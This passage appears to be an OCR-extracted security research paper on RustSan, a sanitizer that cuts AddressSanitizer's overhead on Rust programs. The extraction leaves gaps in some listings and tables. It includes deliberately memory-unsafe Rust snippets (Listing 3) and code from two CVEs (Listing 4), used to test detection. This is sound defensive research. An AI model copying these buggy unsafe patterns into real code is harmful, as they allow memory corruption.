Supporting commonly used instruction. We add support for LLVM instructions such as `ExtractValue` and `InsertValue` to SVF. These instructions are heavily used in Rust compilation but are not recognized by SVF. A very recent paper [15] also mentions a similar change in SVF. Since their implementation is not yet available at the time of writing, our SVF modification is our own.

6 RUSTSAN shadow memory scheme

RUSTSAN's retrofitted ASan shadow memory scheme takes advantage of the information obtained from compile-time (**I5**, **I6**) to perform safety-aware object allocation and selective instrumentation.

6.1 Safety-aware object allocation

RUSTSAN implements safety-aware objection allocation that encodes the object's safety information (**I6**) in the shadow memory. To this end, RUSTSAN extends ASan's heap memory allocator that manages shadow memory to reflect the safety of objects. RUSTSAN's instrumentation then replaces the object allocation sites with one of the three (safe, unsafe, and overlapping) allocator wrappers. The wrappers perform shadow memory entry updates for the new heap memory address returned by the successful heap memory allocation.

Allocation site override. RUSTSAN hooks the default heap allocation function used by the program to use the safe allocator, using the existing method of by ASan. For allocation sites of unsafe and overlapping objects, RUSTSAN compiler replaces the allocation sites using the safety information from **I6**. It starts by visiting the call graphs of the function invoked at the allocation sites. For each of the called functions on the call graph, RUSTSAN clone the functions into a function that is only used when allocating an object with a particular safety, e.g., `foo` is cloned into `foo`, `foo_unsafe` and `foo_overlapping`. RUSTSAN then replaces the function call on the call graph with the new function based on the allocation site's safety. Finally, it replaces occurrences of heap allocation calls on the call graph with RUSTSAN's allocator wrapper that performs shadow memory management.

Shadow byte scheme. RUSTSAN colors the objects according to the safety of the object. The unsafe objects are non-colored, while we conceptually associate safe objects with magenta and overlapping objects with pink (i.e., pinkzone) to aid reader understanding as shown in Figure 3. RUSTSAN chooses 2 bits, bits 4 and 5, in the upper 5 bits of the shadow byte that represent various types of redzone, to represent safe and overlapping objects, respectively. That is, the shadow byte representation of the safe and overlapping objects are `0b00001aaa` and `0b00010aaa`. Note that the `aaa` field is used



Figure 3: RUSTSAN's shadow memory coloring scheme. Safe objects are colored with *magenta*, overlapping objects with *pink*, and unsafe objects are non-colored.

by ASan to express addressable bytes within the 8-byte memory mapped by the shadow memory.

In addition to the safe and overlapping object coloring, we use two previously unused 5-bit combinations to represent *quarantined* unsafe and overlapping objects. For example, when an overlapping object is deallocated, the shadow byte of the object memory is updated accordingly to the quarantined pink object. Then, we extend ASan's `report()` function that is called upon memory error detection such that it can report the cases of use-after-free on unsafe or overlapping objects.

6.2 Selective instrumentation

With the safety of objects classified (**I5**), RUSTSAN now must instrument the memory access sites according to their safety. RUSTSAN brings a significant runtime overhead reduction by lifting the costly shadow memory-based checks on the safe sites. However, the false-safe and unsafe sites are subject to RUSTSAN's cross-safety memory access validation as well as ASan's existing memory error detection. We now discuss the two aspects in more detail.

Cross-safety memory access validation. RUSTSAN introduces a unique cross-safety memory access validation model. It applies different memory access validation logic on false-safe and unsafe sites, as shown in Listing 2. For unsafe sites, RUSTSAN reports an invalid access error whenever the shadow value is non-zero (Listing 2a). This means their access to the magenta-colored safe and pink-colored overlapping objects will be detected during sanitizer checks. On the other hand, false-safe sites are allowed to access pink-colored objects, and thus can access both unsafe and overlapping objects (Listing 2b). Hence, access to safe objects is detected in both unsafe and false-safe sites.

Note how RUSTSAN makes a conscious design choice on the false-safe sites. ASan's address-based sanitization is inherently incapable of performing context-sensitive checks since there is no feasible way to discern which data-flow path the objects were delivered from. Hence, our design choice was to inherit ASan's compatibility and performance while relaxing the detection coverage on the false-safe sites.

Interoperability with existing ASan capabilities. RUSTSAN's shadow memory scheme fully retains the original ASan detection capabilities on the unsafe and false-safe sites. Recall that ASan's detection mechanism involves two methods of utilizing the redzones: overflow detection through redzones in-between objects and invalidation of objects themselves by marking object address range with redzones as they are freed. Since the former, inter-object redzones, are placed for object allocation regardless of safety, overflows that occur at unsafe and false-safe sites can be detected. For instance, if a *legal* object access (e.g., overlapping or unsafe access at a false-safe site) goes out-of-bound to touch the object-end redzone, it will be detected and reported.

Likewise, unsafe and overlapping objects are also subject to ASan's quarantine-based use-after-free detection scheme implemented through object invalidation. RUSTSAN's heap allocator retains the ASan allocator's object invalidation and quarantining scheme. That is, the heap allocator invalidates the object by marking the object range with redzone and placing it in the quarantine list. One key addition in RUSTSAN is the ability to represent quarantined-unsafe and quarantined-overlapping leveraging the unused bits in the shadow byte, as we already explained. This aids in generating reports of site and object safety upon error detection.

```
#define PINKZONE_MASK ~0b00010000
```

```
shadow = *memToShadow(ptr);
// Disallow PinkZone access

if (shadow != 0)
  report();
// Memory access site
*ptr = 0xdeadbeef;
```

(a) Unsafe site

```
shadow = *memToShadow(ptr);
// Allow PinkZone access

Listing 2: RUSTSAN's instrumentation for unsafe sites (left) and false-safe sites (right).

7 Evaluation

In this section, we evaluate the RUSTSAN implementation that is based on LLVM 13.0.0 [39] and rustc 1.66.0 nightly [46]. All experiments were conducted on a workstation with an AMD Ryzen Threadripper 3990X (64 cores@2.9GHz), 256GB RAM, and Ubuntu 20.04 LTS.

We evaluate RUSTSAN with large test sets in terms of its detection capabilities, scalability, and performance improvement over ASan. We built Rust program test sets for our experiments, namely the CVE *reproduction*, *scalability* evaluation, *general performance* benchmark, and *fuzzing* benchmark sets. The CVE reproduction set is a specific version of programs that contain one or more CVE-issued memory errors and deterministic input sequences that trigger them. We empirically evaluate RUSTSAN's detection capability by reproducing the CVEs in §7.2. The scalability set contains programs with relatively larger code bases. With the set, we evaluate the scalability of RUSTSAN's program analysis passes with large Rust MIRs and LLVM IRs in §7.4. The general performance and fuzzing benchmark set are used to measure the runtime overhead of RUSTSAN imposed on target Rust programs (§7.6 and §7.7).

7.1 Unsafe Rust usage statistics

Table 1 shows the statistics on the occurrence and safety statistics access sites of all Rust crates we used for our evaluation. The table illustrates the total number of memory access instructions, including the memory intrinsics. The average

	Target	Whole Program			Unsafe Instructions (`unsafe` + false-safe)						False-safe Instructions						Unsafe Obj / All Obj alloc.
		Load / Store	Intrinsic	Total	Load / Store		Intrinsic		Total		Load / Store		Intrinsic		Total

Table 1: Instrumentation statistics for scalability, general application set, and fuzzing set Rust programs. *intrinsic* include memory transfer intrinsics such as `memmove` or `memcpy`.

proportion of unsafe sites (**`unsafe`** blocks + false-safe) is measured to be 10.24% across the crates. Notably, crates that require raw pointer manipulation (e.g., `linked_list`) or process low-level data (e.g., `string`, `bytes`) show a higher ratio of unsafe Rust.

The ratio of unsafe sites supports RUSTSAN's motivation and approach; The memory access sites that require sanitizer checks are approximately 34.60% (`vec_deque`) of the total sites at the most, while they can be as low as 0.7% (`uuid`). However, these numbers do not directly indicate runtime overhead that RUSTSAN can eliminate since the runtime performance would depend on the number of sanitizer checks *encountered* during program execution. We discuss the runtime overhead reduction through crate benchmarks §7.6 and fuzzing experiment §7.7 later in this section.

7.2 Detection capability: robustness of selective instrumentation

Regarding detection capability, we empirically validate RUSTSAN's for possible *false-negatives*. In other words, we validate that the eliminated sanitizer checks in RUSTSAN do not cause false negatives. Towards this goal, we test a total of 31 memory-related CVEs that can be detected with ASan, then we reproduce the results with RUSTSAN.

CVE test set collection. We amass a test set of CVE-issued memory vulnerabilities in common Rust programs that can be reproduced and detectable by ASan. The vulnerabilities are collected from the RustSec Advisory Database [55], where the CVEs reported on Rust programs from `crates.io` are accumulated. We collected *all* 408 CVEs listed in the advisory database and assessed their reproducibility. Among these 408 entries, we used the category column on the advisory database to have identified 227 entries as memory-related vulnerabilities. 91 out of 227 entries included a PoC code that allowed us to reproduce the vulnerability, of which *52* were successfully detected by ASan. RUSTSAN was also able to detect all of these 52 cases.

Detection results. Table 2 highlights 31 cases out of 52 cases that demonstrate the robustness of RUSTSAN. These cases are detected through inlined shadow memory checks that are subject to RUSTSAN's selective instrumentation. While RUSTSAN drastically reduces shadow memory checks in Rust programs as shown in Table 1, all CVE cases were successfully detected. The other 21 reproduced cases not shown in Table 2, include cases such as double free. These cases are detected through intercepting standard library calls (e.g., `free`) which remain unaffected by RUSTSAN's check elimination and obviously detected by RUSTSAN as expected.

Memory errors in false-safe sites. The ***FS/U**** column in Table 2 reports that 21 out of 31 reproduced memory errors were detected at false-safe sites. We identified these cases by placing additional instrumentation on memory instructions within the **`unsafe`** that identified 10 within-**`unsafe`** cases. The abundance of memory errors detected at false-safe memory instructions reassures the accuracy of RUSTSAN's false-safe site identification and the correctness of the retrofitted shadow memory scheme. We manually validated selected CVEs in the 21 false-sate site detection cases. Among them, we choose one case of heap overflow (CVE-2018-21000) and use-after-

free (CVE-2021-45713) in Appendix A with code examples.

7.3 Detection capability: cross-safety object access

Here we evaluate the detection capability unique to RUSTSAN, detection of safe object access detection explained in §6.2. We prepare two synthetic examples of safe object corruption from unsafe and false-safe shown in Listing 3.

We resort to crafting synthetic examples instead of real-world bugs due to the difficulty of identifying and reproducing them. Many real-world memory errors are initially discovered with ASan through its *inter-object* redzones. We found that a memory error at an unsafe or false-safe site that does not touch any of *inter-object* redzones but corrupts the safe objects, thus not triggering the ASan alarm is too specific to identify and reproduce. Both examples, inspired by real-world CVEs (CVE-2017-1000430 and CVE-2018-21000) but slightly altered, allow arbitrary memory corruption on safe objects. In Listing 3a both and Listing 3b, the adversary can control the argument to the function to corrupt the pointer to point to safe objects at an `unsafe` and false-safe sites respectively.

These cases do not necessarily touch the redzones, but can corrupt only the *contents* of safe objects (i.e., intra-object corruption). These examples illustrate RUSTSAN's Rust cross-safety memory access detection; the unmodified ASan would not have detected the illustrated memory errors, while RUSTSAN extends the ASan with the capability to detect a new class of memory error specific to Rust.

7.4 Compile time with RUSTSAN

We now measure the compile time of RUSTSAN in larger Rust crates to evaluate its scalability.

Scalability test set collection. We selected the nine crates based on the crate's popularity (e.g., Github stars over 10k) and codebase size. Table 3 shows RUSTSAN's compile time for large programs in the scalability set.

Result discussion. Overall, RUSTSAN increased the compile time of the Rust crates by 19.50×. `wasmtime`, a WebAssembly interpreter, produced the largest whole-program LLVM IR of 2253MB. The compile time for the crate with RUSTSAN took 29 minutes and 56 seconds, 30.45× longer than the instrumented normal build. The second largest was `RustPython`, with 2127MB of LLVM IR size and 1688s (28 minutes and 8 seconds) of compile time, which is 24.82× slower than the normal build.

We concluded that the computational complexity of RUSTSAN's analysis remains reasonable even for large programs. The refined information extraction in the HIR/MIR analysis is a contributing factor, as it reduced the amount of taint source (**I2** from §4) by 12.86% compared to a previous work [38] in our experiment (Appendix B).

Considering the typical dynamic testing scenario in which RUSTSAN would be used, the cost of building Rust pro-

```rust
pub fn encode_config_buf(len: usize, buf: &mut Vec<u8>) {
  let mut output_ptr = buf.as_mut_ptr();
  unsafe {
    // new_ptr now points to safe object.
    let new_ptr = output_ptr.offset(len);
    ptr::write(new_ptr, ...);
  }
```

(a) Case for safe object corruption at **`unsafe`** site

```rust
fn to_bytes_vec(ptr: *mut T, offset: usize) {
  let v = unsafe{
    Vec::from_raw_parts(ptr, USIZE_MAX, 0);
  }
  // v[offset] now points to safe object.
  v[offset] = ...;
}
```

(b) Case for safe object corruption at false-safe site

Listing 3: Cases of cross-safety memory corruption detected by RUSTSAN

Target	IR Size (MB)	Compile Time		
		Normal	ASan	RustSan
bat	712	28.48s	29.94s (1.05×)	479.00s (16.81x)

RustPython	2127	68.00s	72.00s (1.06×)	1688.00s (24.82x)
Avg.	943	35.10s	36.59s (1.04×)	684.67s (19.50x)

Table 3: Compile time of scalability set crates with ASan and RustSan.

grams with RustSan once before testing would be trivial. TRust [15] mentions its strategy for dealing with heavy programs that fall back to less precise context-sensitive analysis. The work's evaluation mentions `tokio` and `hyper` (both are also included in our set in Table 3) as examples of large programs. A direct comparison is infeasible due to the implementation's unavailability as of writing. However, we showed that RustSan could build much larger programs with manageable compile times.

7.5 Microbenchmarks

We conducted microbenchmarks on RustSan's safety-aware shadow memory scheme and modified heap allocator. A closer look into the overhead of the two components provides a context into the general application and fuzzing benchmark presented later in this section.

Shadow memory checks. RustSan's shadow memory scheme introduces an additional shadow byte masking in the false-safe sites as shown in Listing 2b. For this reason, while RustSan improves sanitization performance through sanitizer check elimination, its false-safe site checks may add a small overhead. In order to measure the isolated overhead from such *mask-then-branch* checks, we compiled *nbench* [52] into two versions: one with unmodified ASan and the other with theoretic *worst-case* RustSan. The worst-case RustSan instruments all memory access sites with the mask-then-branch checks of false-safe sites and does not eliminate any checks. Figure 4 shows the comparison between the theoretic worst-case RustSan and the unmodified ASan. On average, the ASan version showed 2.06x runtime overhead, and the theoretical worst-case RustSan version showed 2.08x. The experiment results indicate that the performance overhead from the false-safe site checks is minimal.



Figure 4: Result of nbench-byte of ASan and worst-case of RustSan instrumentation normalized to uninstrumented version of the benchmark.

Heap allocator. Our benchmark reported that RustSan's heap allocator incurs 5.52% additional overhead in addition to that of ASan. Due to its negligible overhead and straightforward experiment method, we discuss the topic in Appendix C.

7.6 Runtime overhead in general applications

We measured the runtime overhead of RustSan in comparison to ASan in general Rust programs with each crate's built-in benchmark set (i.e., `cargo bench`).

General application benchmark set collection. We collected the most downloaded Rust programs from Crates.io [20], and also referenced benchmarked programs from previous works [15, 38]. We manually verified if the included benchmarks worked correctly and yielded a single-number result that allowed us to compare the performance of RustSan and ASan conveniently.

Benchmark results. Figure 5 compares the runtime overhead of ASan and RustSan with average execution times taken for benchmark completion normalized to those of the uninstrumented versions. The average normalized execution time was 2.40× (=140.3% overhead), and 1.53× (=52.9% overhead) for ASan and RustSan respectively, RustSan reduce the overhead to 62.3% in average. In order to validate that the performance increase is due to the eliminated sanitizer checks, we devised a metric that we call sanitizer check hit decrease rate (**Check Hit Decr. (%)**) in Figure 5. The metric explains *the percentage of ASan runtime sanitizer hit count* RustSan *eliminates*. We confirm that the performance increase is directly proportional to the metric.

The crate with the highest overhead reduction was `adler`. The ASan-instrumented version suffers 5.4× slower runtime performance, while RustSan removed 100% of the sanitizer checks and thus achieved near-native speed. On the other hand, several crates showed little to no ASan overhead reduction. `vec_deque` and `vec` are such examples. We suspect these programs seldom encounter unsafe or false-safe sites and, therefore, do not benefit from RustSan's check removal. Among the evaluated crates, `wasmtime` and `RustPython` are some of the most complex and large Rust ecosystem programs, also included in our scalability set. The experiment, therefore, shows the feasibility of RustSan on larger Rust programs, not to mention the significant performance improvement in both (64% and 63% improvement over ASan, respectively).

Besides the performance, the crates did not experience



Figure 5: General application performance benchmark with RUSTSAN and ASan. **Normalized Execution Time** (Y1 axis) represents the execution time overhead normalized to execution time of uninstrumented versions of crates. Sanitizer Check Hit Count Decrease (**Check Hit Decr (%)**, Y2 axis) is calculated as the following: (#Checks$_{ASan}$ - #Checks$_{\text{RUSTSAN}}$) / #Checks$_{ASan}$.

program crashes due to RUSTSAN-induced false positives during the benchmark.

7.7 Fuzzing

We further investigate the performance gain that RUSTSAN offers over ASan in the context of fuzzing.

Fuzzing test set collection. We selected our target programs from the Rust trophy-case [13]. We chose the top six crates that have the highest count of reported bugs and also provide built-in *fuzzing harnesses*.

Performance measurements. As with the general application benchmark set, we compiled the crates with RUSTSAN and ASan for comparison. Then, we fuzzed two versions of each crate in the fuzzing set with AFL++ [23] version 4.05c for *24 hours*. We used the built-in harness and seed set included in each crate. We illustrate RUSTSAN's performance gain through the difference *run executions per second*, a conventionally accepted statistic in fuzzing performance evaluation [23, 60]. Thanks to RUSTSAN's runtime overhead reduction, the fuzzer can perform more runs with RUSTSAN than ASan given a fixed duration (24 hours).

Table 4 shows the comparison of RUSTSAN with ASan. We first compared the performance in terms of *execution per second*, in which RUSTSAN showed an average of 23.52% of performance increase (**Incr(%)**) over ASan. To better illustrate the source of the performance gain, we measured *average checks per execution*. Since RUSTSAN has a total execution number than ASan, we use the average number of checks rather than the total encounter checks. Among the targets, `brotli-rs` exhibited the most significant margin of improvement (57%). During runtime, RUSTSAN removed approximately 390K sanitizer checks for each run, which explains the performance improvement. In the case of `cpp_demangle`, the overhead reduction is minimal (0.87%), although the reduction rate is very high (98.37%). This is because the limited number of memory access occurrences (2535.67 checks/sec) is dominated by other sources of overhead in fuzzing, such as seed mutation and relaunching of the process.

Target	Exec/s		Incr. (%)	Avg. checks/exec		Reduc. (%)
	AS	RS		AS	RS	
image-tiff	879.41	952.49	8.31%	7599.75	28.92	99.62%
minidump	432.57	571.33	32.08%	20618.15	76.61	99.63%
pdf	296.68	414.75	39.80%	288990.49	2771.96	99.04%
cpp_demangle	846.63	853.98	0.87%	2535.67	41.43	98.37%
png	795.89	819.38	2.95%	1606.78	935.19	40.68%
brotli-rs	142.46	223.77	57.08%	390218.61	704.22	99.82%

Table 4: Fuzzing performance benchmark of ASan (**AS**) and RUSTSAN (**RS**). RUSTSAN significantly increases (**Incr.**) the number of executed runs per second.

Result discussion. RUSTSAN shows substantial performance gains in several Rust crate fuzzing (e.g., `brotli-rs`). However, the performance of fuzzing a target depends on other influential factors. For instance, load and store instructions may have a limited proportion in the target program. Also, the duration of the pure target program execution time in each run can be relatively shorter in certain programs, allowing the operations of the fuzzer itself (e.g., respawn target process, seed mutation) to dominate the overall execution time. RUSTSAN can only contribute to minimizing the shadow memory checks (i.e., **Reduc. %** in Table 4). The experiment focused on presenting the *isolated* performance gain from RUSTSAN in real-world fuzzing scenarios. We expect that RUSTSAN can be adapted with other ASan optimizations to alleviate the aforementioned factors. For instance, FuZZan [27] optimizes the shadow memory initialization, which directly affects the fuzzer's process respawning time.

Detected errors. Neither ASan nor RUSTSAN found cases of crashes induced by memory error detection. Judging from the included fuzzing harnesses and documentation, we suspect that it is because these crates have been fuzzed to a certain extent already (e.g., more than 24 hours). Hence, easily reachable bugs are likely to have been fixed. Even so, this result at least shows that RUSTSAN did not exhibit any cases of false positives.

8 Security and robustness discussion

Sanitizers are always best-effort solutions since they must balance detection coverage, portability, and performance to be practical. In this sense, we argue that RustSan has shown its value as a practical solution through extensive empirical testing. Here we revisit our evaluation with a robustness perspective and also qualitatively discuss possible sources of incorrectness in RustSan.

8.1 Empirical validation

Our evaluation confirms RustSan's performance advantages and also provides empirical validation to a certain extent given the large number of tested crates. As discussed in our CVE reproduction experiment (§7.2), we confirmed that RustSan successfully detected all CVE cases.

RustSan did not produce any false positives, i.e., program crashes, during the benchmarking. The crates' built-in benchmarks are not meant to trigger bugs in the program; therefore, they also serve as an isolated robustness test on RustSan. In retrospect, RustSan checked approximately 1500 million memory access sites across 18 Rust crates. If a single safe site were marked as unsafe or a false-safe site, then it would have caused a program-crashing false-positive case, as these sites would then not be able to access safe objects.

During the fuzzing experiment, RustSan checked a total of 89 billion memory access sites throughout 24 hours of fuzzing for 6 crates. False positives were also absent in this experiment. As with the CVE experiment, the fuzzing experiment could serve as a false negative validation. However, as we mentioned, the baseline ASan also did not discover any previously unknown memory error during this period. Understanding relatively untested Rust crates and manually generating fuzzing harnesses for fuzzing tests would be a rather daunting task that we could not include in this work.

8.2 Qualitative analysis

While RustSan makes a conscious effort to be conservative in its program analysis techniques, complex program analysis techniques can often be challenging to achieve perfect completeness and soundness. We use Table 5 to discuss the potential issues of the RustSan validation model systematically.

Incomplete HIR/MIR analysis. MC1 and **MC2** can happen due to an incomplete HIR/MIR analysis. Recall that the unsafe sites are memory access sites within the **`unsafe`** blocks by definition and are to be identified by the MIR-level analysis. The consequence of these misclassifications is that the unsafe site would be able to silently corrupt safe objects (in the case of **MC1**) or overlapping objects (in the case of **MC2**). Therefore, these are false negative cases that may undermine RustSan's memory validation model.

Unsound HIR/MIR analysis. Conversely, the HIR/MIR analysis may misidentify safe or false-safe sites that are *outside* the **`unsafe`** blocks as unsafe sites (**MC3**, **MC5**). **MC5** is a false positive case where the misclassified unsafe site would cause a false alarm as it attempts to (legitimately) access safe objects. Another implication of the **MC5** cases is that they diminish the performance advantage of RustSan, as unnecessary sanitizer checks are added in this case. **MC3** is also a false positive because false-safe sites, under RustSan's validation model, should be able to access safe objects. A false alarm will be raised as the site must access the safe objects received through a safe data flow during runtime.

Robustness of RustSan HIR/MIR anlaysis. Our MIR analysis is a targetted analysis of the **`unsafe`** blocks that only amount to a very small portion of Rust programs. For this reason, the MIR analysis can be made complete and sound. Furthermore, RustSan's introduction of recursive scope safety in MIR analysis addressed a source of false negatives present in a previous work [38]. As such, we argue that HIR/MIR is robust, and the occurrences of related misclassification cases would be extremely rare. Also, our evaluation empirically proved the absence of false positive cases.

Incomplete points-to analysis. Incomplete data flow and points-to analysis may result in the cases of **MC4**. The analysis may mistakenly omit the points-to relation between a site and an unsafe object. Consequently, a false-safe site that must access only overlapping and unsafe objects is falsely vindicated of the sanitizer check. RustSan would be oblivious of such a site corrupting safe objects; therefore, this is a false negative case.

Unsound points-to analysis. An unsound points-to analysis may cause the case of **MC6**, in which a safe site is misclassified as a false-safe site. As with **MC5**, this case would cause a false positive and performance degradation due to unnecessary sanitizer checks.

Robustness of points-to anlaysis. RustSan employed a state-of-the-art program analysis tool [50] that has been widely used in the domain of software security [15, 18, 28–30, 38, 44]. Our evaluation indicated that the cases of **MC6**-type false positives would be rare. However, the risk of **MC4** remains an external dependency, while we still deem the tool reliable given its extensive usage in the domain.

	Misclassification	False {Pos, Neg}	Cause
MC1	Unsafe→Safe	False Neg	Incomplete HIR/MIR
MC2	Unsafe→False-safe	False Neg	Incomplete HIR/MIR
MC3	False-safe→Unsafe	False Pos	Unsound HIR/MIR
MC4	False-safe→Safe	False Neg	Incomplete points-to
MC5	Safe→Unsafe	False Pos	Unsound HIR/MIR
MC6	Safe→False-safe	False Pos	Unsound points-to

Table 5: Classification of potential site misclassifications.

9 Related Work

9.1 Sanitizers for detecting memory bugs

Sanitizers have long been used for detecting bugs in programs written in memory-unsafe languages to detect memory erros [12, 34, 40, 42, 47–49, 53, 58]. Both spatial memory error sanitization [12, 19, 40, 42, 47, 54], and temporal memory error sanitizers [34, 47, 53, 58] have been well-studied offers multiple alternatives in program dynamic testing.

Among the sanitizer designs, ASan [24, 47] is the most widely-used sanitizer integrated into the mainstream compiler thanks to its lightweight shadow memory-based checking mechanism and high compatibility [48]. RUSTSAN aims to retrofit ASan for Rust by eliminating redundant checks while inheriting its portability and compatibility.

9.2 Optimizing sanitizers for performance

Sanitizers often induce a very high runtime overhead, so previous works have endeavored to optimize them.

Eliminating sanitizer checks. Identifying and removing redundant sanitizer checks has been one of the approaches for lowering the runtime overhead [16, 25, 32, 43, 51, 60]. Several works have located and removed unnecessary checks through accurate static analysis methods without compromising detection coverage. For instance, SANRAZOR [59] combines dynamic code coverage data and static data dependencies of checks to find redundant sanitizer checks. ASan-- [60] perform lightweight static analysis to detect and remove recurring checks and optimize sanitizer checks. These works have sought to optimize ASan for its intended target programs, such as the ones written in C/C++. On the other hand, RUSTSAN points out ASan's inefficiency for only partially-unsafe Rust programs and proposes a solution.

Making tradeoffs. Some works propose a trade-off between detection capability and performance for a chosen performance budget. ASAP [47] profiles the target programs to determine frequently accessed code sections with the most performance gain when sanitizer checks are removed. SANRAZOR [59] offers a configuration with a sanity level for varied performance trade-offs. Unlike these works, RUSTSAN retains ASan's detection capabilities while providing additional rust-specific safe object protection.

Optimizing sanitizer runtime. A few works focused on optimizing the sanitizer runtime to make it more suitable for certain workloads, such as fuzzing. Fuzzan [27] designed an efficient metadata for redzone management to accelerate fuzzing with ASan. PartiSan [35] partitions the application into sanitized and unsanitized *slices* so that the unsanitized slice can run without the overheads. Bunshin [57] divides sanitizer checks among various programs that are run concurrently. We expect that RUSTSAN can be combined with these techniques to further optimize its performance.

9.3 Securing Rust Programs

Static analysis for securing Rust. Static analyzers have been introduced to detect bugs in unsafe Rust. Rudra [14] introduced a scalable static analysis in Rust's MIR and HIR to find bugs with specific patterns. MirChecker [37] combines static numerical analysis and symbolic execution in MIR to detect potential runtime panic and memory errors. Rupair [26] automatically detects the overflow inside the `unsafe` code and rectifies it using a lightweight dataflow analysis in MIR. RUSTSAN also adapts HIR and MIR analysis to achieve a more fine-grained information extraction on the Rust `unsafe` blocks. Static and dynamic testing of programs offers varying advantages and disadvantages depending on the use case. Unlike these works, RUSTSAN is a runtime sanitizer that detects memory errors during program execution (e.g., through fuzzing).

Runtime isolation for Rust programs. Many proposed runtime isolation mechanisms to *contains* the ramifications of memory errors triggered by `unsafe` blocks and memory-unsafe external libraries. XRust [38] and TRust [15] introduce a split memory allocator scheme and place objects touched by `unsafe` into the unsafe heap. They also include custom instrumentation frameworks that contain safe memory instructions affected by unsafe objects (*false-safe* as explained in §3.1). MPK-based isolation is also explored to isolate the memory access by the C libraries [15, 31, 45]. PKRUSafe [31] automatically identifies objects shared between Rust and C through dynamic profiling and isolates memory accesses to those objects using MPK.

The static analysis methods for identifying the safety of Rust program instructions and objects [15, 38] inspired RUSTSAN, while RUSTSAN improves them with its statement-level analysis in MIR. Moreover, RUSTSAN is a sanitizer and therefore must detect memory errors *as they occur*. RUSTSAN consciously inherits the compatibility and portability of ASan. One concrete design decision in this regard is the avoidance of architecture-specific features such as MPK. In addition, it avoids computationally expensive techniques such as the context-sensitive points-to analysis [15] to ensure scalability.

10 Conclusion

In this paper, we presented RUSTSAN, a retrofitted AddressSanitizer (ASan) design for Rust programs. RUSTSAN significantly improves the performance of AddressSanitizer on Rust programs through selective memory access site instrumentation. The key insight was that a large number of sites still retain Rust security guarantees and therefore identified and freed of sanitizer checks. Our evaluation empirically proved RUSTSAN's detection capability through CVE reproduction. Also, RUSTSAN showed 62.3% of performance gain against ASan in the application benchmark, and 23.52% in the fuzzing experiment.

12 {
13  ...
14  let boxed_hook: *mut F = Box::into_raw(Box::new(hook));
15  unsafe {
16    ffi::sqlite3_update_hook(..., boxed_hook as *mut _)
17  }
18 }
```

(b) Use-after-free vulnerability in CVE-2021-45713.

Listing 4: CVE Case Studies

We provide the case studies that analyze the root cause of memory error patterns in Rust and RUSTSAN detection on them below.

Case Study 1: CVE-2018-21000. This CVE is a case of heap overflow on the Rust implementation of transmute. Line 5 of Listing 4a is the culprit of the problem. `Vec::from_raw_parts` is a Rust standard library function that constructs a new vector object from a raw pointer, taking vector length and capacity arguments. The mistake here is the reversed second and third argument order. In Rust terminology, the capacity of a vector is the maximum space allocated accounting for the future insertion of elements, while length refers to the current number of elements in the vector. Hence, the constructed vector is highly like to cause out-of-object-bound memory access in later use. In our reproduction, RUSTSAN reported object-end redzone access on an unsafe object at a false-safe site.

Case Study 2: CVE-2021-45713. The CVE in `rusqlite` was a case of use-after-free caused by a violation of the Rust object lifetime guarantee in unsafe Rust. In Line 16 of Listing 4b, `update_hook` API casts the closure to a function pointer and registers it to the external foreign (C/C++) library inside the **`unsafe`** block. The unsafe Rust and the foreign libraries do not conform to Rust's lifetime guarantees. As a result, the callback invoking when the `closure` and `obj` dropped results in a use-after-free. With this CVE reproduction, RUSTSAN reported quarantined safe object access at a false-safe site.

B Taint source reduction with HIR/MIR analysis

Scale. Set	IR Size	Identified taint source		
		XRust [38]	RUSTSAN	Decrease (%).
bat	712	3772	3066	18.72%
fd	410	8075	7007	13.23%
ripgrep	387	7907	6470	18.17%
tokio	289	16373	15382	6.05%
firecracker	244	9932	9021	9.17%
hyper	157	19210	17438	9.22%
Rocket	1911	47547	42534	10.54%
wasmtime	2253	44076	37630	14.62%
RustPython	2127	71697	60210	16.02%

Table 6: The identified taint source number with RUSTSAN for large programs.

We also evaluated RUSTSAN's and XRust [38]'s method of HIR/MIR analysis for taint source identification (i.e., **I1** and **I2** explained in §4). Note that XRust uses **I1**, all statements in **`unsafe`** blocks, directly as a taint source while RUSTSAN uses **I2**, which is a refined subset of **I1** that only contains write statements. Also, RUSTSAN can identify the statements inside inlined functions, while XRust misses such statements. Hence using the **I2** set reduces the number of taint sources, while the inlined functions increase RUSTSAN's set compared to that of XRust. Even so, RUSTSAN showed an average of 12.86% decrease in the taint source set. This means that RUSTSAN delivers more refined analysis results in the HIR/MIR stage to the LLVM stage, thereby attenuating the complexity in the LLVM IR analyses.

C Heap allocator microbenchmark

